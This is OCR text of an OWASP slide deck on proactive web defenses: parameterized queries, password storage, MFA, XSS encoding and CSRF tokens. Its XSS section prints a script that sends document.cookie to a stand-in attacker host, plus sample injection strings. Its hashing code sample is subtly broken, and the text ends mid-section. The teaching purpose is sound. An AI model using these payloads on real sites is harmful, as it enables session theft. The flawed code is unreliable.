Top Ten Proactive Web Application Defenses

Top Five Proactive Mobile Controls

Jim Manico @manicode


- **Global OWASP Board Member**
  - OWASP Cheat-Sheet Series Manager

- **VP of Security Architecture, WhiteHat Security**
  - 15 years of web-based, database-driven software development and analysis experience
  - Over 7 years as a provider of secure developer training courses for SANS, Aspect Security and others

- **Resident of Kauai, Hawaii**
  - But I am never there
  - ~~Because I am stupid~~ Because I love security conferences

[1]

Anatomy of a SQL Injection Attack




```
$NEW_EMAIL = Request['new_email'];

update users set email='$NEW_EMAIL'
where id=132005;
```

Anatomy of a SQL Injection Attack

1. `$NEW_EMAIL = Request['new_email'];`

2. **SUPER AWESOME HACK**: `$NEW_EMAIL = ';`

3. `update users set email='$NEW_EMAIL' where id=132005;`

4. `update users set email=';' where id=132005;`

Query Parameterization (PHP)

```
$stmt = $dbh->prepare(”update users set email=:new_email where id=:user_id”);
```

```
$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
   "SELECT * FROM User WHERE Name = @Name
   AND Password = @Password",
   objConnection);
objCommand.Parameters.Add("@Name",
   NameTextBox.Text);
objCommand.Parameters.Add("@Password",
   PassTextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```

Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
   EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees
   where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization Failure (Ruby on Rails)

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
Project.where(:id=> params[:id]).all
# Update
project.update_attributes(:name => 'owasp')
```

Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst" dataSource="cfsnippets">
   SELECT * FROM #strDatabasePrefix#_courses WHERE
intCourseID = <cfqueryparam value=#intCourseID#
CFSQLType="CF_SQL_INTEGER">
</cfquery>
```

Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES
( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Query Parameterization (.NET LINQ)

```
public bool login(string loginId, string shrPass) {
  DataClassesDataContext db = new
DataClassesDataContext();
  var validUsers = from user in db.USER_PROFILE
                   where user.LOGIN_ID == loginId
                   && user.PASSWORDH == shrPass
                   select user;
  if (validUsers.Count() > 0) return true;
  return false;
};
```

[2]

Password Defenses

- Disable Browser Autocomplete
  - <form AUTOCOMPLETE="off”>
  - <input AUTOCOMPLETE="off”>
- Only send passwords over HTTPS POST
- Do not display passwords in browser
  - Input type=password
  - Do not display passwords in HTML document
- Store password on based on need
  - Use a Salt
  - SCRYPT/PBKDF2
  - HMAC

Password Storage Suggestions (iffy)

BCRYPT

- Really slow on purpose (work factor)
- Blowfish derived
- Takes about 10 concurrent runs of BCRYPT to pin a high performance laptop CPU
- Not effective for high performance computing

PBKDF2

- Takes up a lot of memory
- Work factor needs to be set properly
- (50,000 – 10,000,000)

Password Storage

```
public String hash(String password, String userSalt, int iterations)
     throws EncryptionException {
byte[] bytes = null;
try {
  MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
  digest.reset();
  digest.update(ESAPI.securityConfiguration().getMasterSalt());
  digest.update(userSalt.getBytes(encoding));
  digest.update(password.getBytes(encoding));

  // rehash a number of times to help strengthen weak passwords
  bytes = digest.digest();
  for (int i = 0; i < iterations; i++) {
     digest.reset();  bytes = digest.digest(salts + bytes + hash(i));
   }
  String encoded = ESAPI.encoder().encodeForBase64(bytes,false);
  return encoded;
} catch (Exception ex) {
       throw new EncryptionException("Internal error", "Error");
}}
```

We Need Something Better

Password Storage in the Real World

1) Do not limit the type of characters of length of user password

2) Use a cryptographically strong credential-specific salt

3) Impose intractable verification on [only] the attacker

4) Design protection/verification for compromise

Password Storage in the Real World

1) **Do not limit the type of characters or length of user password**

- Limiting passwords to protect against injection is doomed to failure

- Use proper encoder and other defenses described instead

Password Storage in the Real World

2) Use a cryptographically strong credential-specific salt

- protect([protection func], [salt] + [credential]);

- Use a 32b or 64b salt (actual size dependent on protection function);

- Do not depend on hiding, splitting, or otherwise obscuring the salt

Leverage Keyed Functions

3a) Impose difficult verification on [only] the attacker (strong/fast)

- HMAC-SHA-256([key], [salt] + [credential])

- Protect this key as any private key using best practices

- Store the key outside the credential store

- Upholding security improvement over (solely) salted schemes relies on proper key creation and management

Password Storage in the Real World

3b) Impose difficult verification on [only] the attacker (weak/slow)

- pbkdf2([salt] + [credential], c=10,000,000);

- **PBKDF2** when FIPS certification or enterprise support on many platforms is required

- **Scrypt** where resisting any/all hardware accelerated attacks is necessary but support isn’t.

[3] Multi Factor Authentication

- Passwords as a single Authentication factor are DEAD!
- Mobile devices as “what you have” factor
- SMS and native apps for MFA heavily reduce risk vs. passwords only (even though they both have flaws)
- Password strength and password policy can be MUCH WEAKER in the face of MFA
- If you are protecting your magic user and fireball wand with MFA you may also wish to consider protecting your multi-billion dollar enterprise with MFA

Forgot Password Secure Design

- Require identity questions
  - Last name, account number, email, DOB
  - Enforce lockout policy
- Ask one or more good security questions
  - https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet
- Send the user a randomly generated token via out-of-band
  - email, SMS or token
- Verify code in same web session
  - Enforce lockout policy
- Change password
  - Enforce password policy

[4] Anatomy of a XSS Attack

```
<script>window.location='https://evileviljim.com/unc/data=' + document.cookie;</script>
```

```
<script>document.body.innerHTML='<blink>CYBER IS COOL</blink>';</script>
```

Contextual Output Encoding (XSS Defense)

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

<

HTML Body Context

UNTRUSTED DATA

HTML Attribute Context

<input type="text" name="fname"
value="UNTRUSTED DATA">

attack: "><script>/* bad stuff */</script>

HTTP GET Parameter Context

clickme

attack: " onclick="/* bad stuff */"

URL Context

clickme

<iframe src="UNTRUSTED URL" />

attack: javascript:/* BAD STUFF */

CSS Value Context

Selection

attack: expression(/* BAD STUFF */)

JavaScript Variable Context

<script>var currentValue='UNTRUSTED DATA';</script>

<script>someFunction('UNTRUSTED DATA');</script>

attack: ');/* BAD STUFF */

JSON Parsing Context

JSON.parse(UNTRUSTED JSON DATA)

- SAFE use of JQuery
  - $(‘#element’).text(**UNTRUSTED DATA**);

- UNSAFE use of JQuery
  - $(‘#element’).html(**UNTRUSTED DATA**);

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM, but is safe.

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	


JQuery Encoding with JQencoder

- Contextual encoding is a crucial technique needed to stop all types of XSS
- **jqencoder** is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS
  - http://plugins.jquery.com/plugin-tags/security
  - $('#element').encode('html', cdata);

DOM-Based XSS Defense

- Untrusted data should only be treated as displayable text
- JavaScript encode and delimit untrusted data as quoted strings
- Use document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…), etc. to build dynamic interfaces (safe attributes only)
- Avoid use of HTML rendering methods
- Make sure that any untrusted data passed to eval() methods is delimited with string delimiters and enclosed within a closure such as eval(someFunction('UNTRUSTED DATA'));

This example displays all plugins and buttons that comes with the TinyMCE package.



SUBMIT

Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary.
- This code was designed for high-availability/high-performance encoding functionality.
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (uri and uri component encoding, etc) in some regards.
- This is a Java 1.5 project.
- Last updated February 14, 2013 (version 1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
<input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

<textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

<script type="text/javascript”>
var msg = "<%= Encode.forJavaScriptBlock(message) %>”;
alert(msg);
</script>
```

Content Security Policy


- Anti-XSS W3C standard http://www.w3.org/TR/CSP/

- Move all inline script and style into external scripts

- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*

- Define a policy for the site regarding loading of content


[5] Cross Site Request Forgery Defense





CSRF Tokens and Re-authentication


- Cryptographic Tokens
  - Primary and most powerful defense
  - XSS Defense Required
- Require users to re-authenticate

Re-authentication









[6] Controlling Access

```
